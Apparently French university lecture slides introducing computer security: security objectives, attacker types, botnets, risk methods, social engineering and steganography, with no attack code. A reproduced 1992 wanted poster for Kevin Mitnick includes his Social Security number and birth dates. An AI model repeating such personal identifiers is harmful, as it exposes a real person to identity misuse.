ENSICAEN
ÉCOLE NATIONALE SUPÉRIEURE D'INGÉNIEURS DE CAEN
& CENTRE DE RECHERCHE

Sécurité Informatique

Patrick Ducrot


patrick@ducrot.org


http://www.ducrot.org/securite.pdf

Plan du document

Généralités


Qu'est ce qu'un système d'information ?






Système d´information :


organisation des activités consistant
à acquérir, stocker, transformer, diffuser, exploiter, gérer
... les informations





Un des moyens techniques
pour faire fonctionner un système d'information est d'utiliser un


Système informatique




La sécurité des systèmes informatiques

- Les systèmes informatiques sont au cœur des systèmes d´information.
- Ils sont devenus la cible de ceux qui convoitent l'information.
- Assurer la sécurité de l'information implique d'assurer la sécurité des systèmes informatiques.

La sécurité des systèmes informatiques



Origine des attaques



Objectifs de la sécurité informatique

- Cinq principaux objectifs à garantir:
  - intégrité
  - confidentialité
  - disponibilité
  - non-répudiation
  - authentification

Evolution des risques

- Croissance de l'Internet
- Croissance des attaques
- Failles des technologies
- Failles des configurations
- Failles des politiques de sécurité
- Changement de profil des pirates

Qui sont les pirates ?

- Peut être n'importe qui avec l'évolution et la vulgarisation des connaissances.
- Beaucoup d'outils sont disponibles sur Internet.
- Vocabulaire:
  - "script kiddies"
  - "hacktiviste"
  - "hackers"
    - "white hats"
    - "grey hats"
    - "black hats"
    - "cracker"
    - "carder"
    - "phreaker"

Phénomènes techniques

- Explosion de la technologie des transferts de données.
- Grande complexité des architectures de systèmes.
- Ouverture (pas toujours maîtrisée) des réseaux de communication

Phénomènes organisationnels


- Besoin de plus en plus d'informations
- Grande diversité dans la nature des informations:
  - données financières
  - données techniques
  - données médicales
  - ...
- Ces données constituent les biens de l'entreprise et peuvent être très convoitées.

Objectifs des attaques

- Désinformer
- Empêcher l'accès à une ressource
- Prendre le contrôle d'une ressource
- Récupérer de l'information présente sur le système
- Utiliser le système compromis pour rebondir
- Constituer un réseau de « botnet » (ou réseau de machines zombies)

Les « botnets »

- La notion de botnet date des premiers réseaux irc (début des années 1990).
- Réseau de machines contrôlées par un « bot herder » ou « botmaster ».



Contrôle par:

-Serveurs irc
-Serveurs web
-Requêtes DNS
-Messageries instantanées
-Peer to Peer
-Skype
-…

Les « botnets »


- Estimation: une machine sur quatre fait partie d'un botnet, soit environ 154 millions de machines (Vinton Cerf à Davos en janvier 2007).

- Un botnet peut être utilisé pour:
  - Envoyer du spam
  - Vol d'informations sensibles (avec un keylogger par exemple).
  - Installer des spywares.
  - Paralyser un réseau en déni de services
  - Installer un site web malicieux (phishing)
  - Truquer les statistiques de sites webs (sondage en lignes authentifiés par des adresses IP, rémunération sur des clics de bannières, …)
  - …
- Quelques exemples:
  - Jeanson James Ancheta, condamné en 2006 à 57 mois de prison ferme et trois ans de libertés surveillées, à la tête d'un botnet estimé à 400 000 machines.
  - Pirate connu sous le pseudo de « 0x80 ». Lire l'article:

    http://www.washingtonpost.com/wp-dyn/content/article/2006/02/14/AR2006021401342.html

Motivations des attaques

- Vol d'informations
- Cupidité
- Modifications d'informations




source: http://www.zone-h.fr

- Vengeance/rancune
- Politique/religion
- Défis intellectuels

Cible des pirates

- Les états
- Serveurs militaires
- Banques
- Universités
- Tout le monde

La sécurité : une nécessité



Niveaux de sécurisation

- Sensibilisation des utilisateurs aux problèmes de sécurité.
- Sécurisation des données, des applications, des systèmes d'exploitation.
- Sécurisation des télécommunications.
- Sécurisation physiques du matériel et des accès.

Politique de sécurité

- Compromis sécurité - fonctionnalité.
- Identifier les risques et leurs conséquences.
- Elaborer des règles et des procédures à mettre en œuvre pour les risques identifiés.
- Surveillance et veille technologique sur les vulnérabilités découvertes.
- Actions à entreprendre et personnes à contacter en cas de détection d'un problème.

Mise en place d'une politique de sécurité

- Mise en œuvre
- Audit
- Tests d'intrusion
- Détection d'incidents
- Réactions
- Restauration

Quelques méthodes

- EBIOS (Expressions des Besoins et Identification des Objectifs de Sécurité)

  http://www.ssi.gouv.fr/fr/confiance/ebios.html

- MEHARI (MEthode Harmonisée d'Analyse de Risques)


  http://www.clusif.asso.fr/fr/production/mehari

- La norme ISO 17799


  Présentation:

  http://www.clusif.asso.fr/fr/production/ouvrages/pdf/Presentation-ISO17799-2005.pdf

Exemple ISO 17799



Les menaces




Techniques d'attaques

- Social Engineering
- MICE (Money, Ideology, Compromise, Ego)
- Dumpster diving
- Shoulder surfing
- Sniffing
- Scannings
- etc.

Exemple de social engineering

- Kevin Mitnick
  - 3 livres, 1 film (Cybertraque).
  - Piratage des réseaux téléphoniques.
  - Attaque des machines de Tsumotu Shimomura au San Diego Supercomputing Center.
  - 5 ans de prison et sous interdiction d'utiliser des ordinateurs.



U.S. Department of Justice
United States Marshals Service

WANTED
BY U.S. MARSHALS

NOTICE TO ARRESTING AGENCY: Before arrest, validate warrant through National Crime Information Center (NCIC).
United States Marshals Service NCIC entry number: (NIC/ W721460021).

NAME: .....MITNICK, KEVIN DAVID
AKS (S): .....MITNIK, KEVIN DAVID
MERRILL, BRIAN ALLEN

DESCRIPTION:
Sex: .....MALE
Race: .....WHITE
Place of Birth: .....VAN NUYS, CALIFORNIA
Date(s) of Birth: 08/06/63; 10/18/70
Height: .....5'11"
Weight: 190
Eyes: .....BLUE
Hair: .....BROWN
Skintone: .....LIGHT
Scars, Marks, Tattoos: .....NONE KNOWN
Social Security Number (s): 550-39-5695
NCIC Fingerprint Classification: ...DOPM20PM13DIPM19PM09

ADDRESS AND LOCALE: KNOWN TO RESIDE IN THE SAN FERNANDO VALLEY AREA OF CALIFORNIA AND LAS VEGAS, NEVADA

WANTED FOR: VIOLATION OF SUPERVISED RELEASE
ORIGINAL CHARGES: POSSESSION UNAUTHORIZED ACCESS DEVICE; COMPUTER FRAUD
Warrant Issued: CENTRAL DISTRICT OF CALIFORNIA
Warrant Number: 9312-1112-0154-C

DATE WARRANT ISSUED: NOVEMBER 10, 1992

MISCELLANEOUS INFORMATION: SUBJECT SUFFERS FROM A WEIGHT PROBLEM AND MAY HAVE EXPERIENCED WEIGHT GAIN OR WEIGHT LOSS
VEHICLE/TAG INFORMATION: NONE KNOWN OFTEN USES PUBLIC TRANSPORTATION

If arrested or whereabouts known, notify the local United States Marshals Office, (Telephone: 213-894-2485).
If no answer, call United States Marshals Service Communications Center in McLean Virginia.
Telephone (800)336-0102; (24 hour telephone contact) NLETS access code is VAUSMOOOG.

PRIOR EDITIONS ARE OBSOLETE AND NOT TO BE USED

Form USM-132
(Rev. 3/2/82)

November 1992

Dissimulation d'informations

- L'information peut être dissimulée dans un but de protection (mot de passe, …) ou dans des buts moins légaux.
- Différentes méthodes pour s'échanger de l'information de manière sûre:
  - chiffrement (symétrique,asymétrique)
  - stéganographie
- Tout n'est pas autorisé par la loi.

Stéganographie

- Procédé ancien de dissimulation d'informations sensibles parmi d'autres informations moins importantes.
- Exemple: lettre de George Sand à Alfred de Musset:

Je suis très émue de vous dire que j'ai
bien compris, l'autre jour, que vous avez
toujours une envie folle de me faire
danser. Je garde un souvenir de votre
baiser et je voudrais que ce soit
là une preuve que je puisse être aimée
par vous. Je suis prête à vous montrer mon
Affection toute désintéressée et sans cal-
cul. Si vous voulez me voir ainsi
dévoiler, sans aucun artifice mon âme
toute nue, daignez donc me faire une visite
Et nous causerons en amis et en chemin.
Je vous prouverai que je suis la femme
sincère capable de vous offrir l'affection
la plus profonde et la plus étroite
Amitié, en un mot, la meilleure amie
que vous puissiez rêver. Puisque votre
âme est libre, alors que l'abandon où je
vis est bien long, bien dur et bien souvent
pénible, ami très cher, j'ai le coeur
gros, accourez vite et venez me le
fait oublier. À l'amour, je veux me sou-
mettre.

Stéganographie

- Fichiers graphiques ou sons assez adaptés comme support.
- Cas particulier du watermarking.
- Exemples de logiciels:
  - **Steganos Security Suite**
    - **http://www.steganography.com**
  - **outguess**
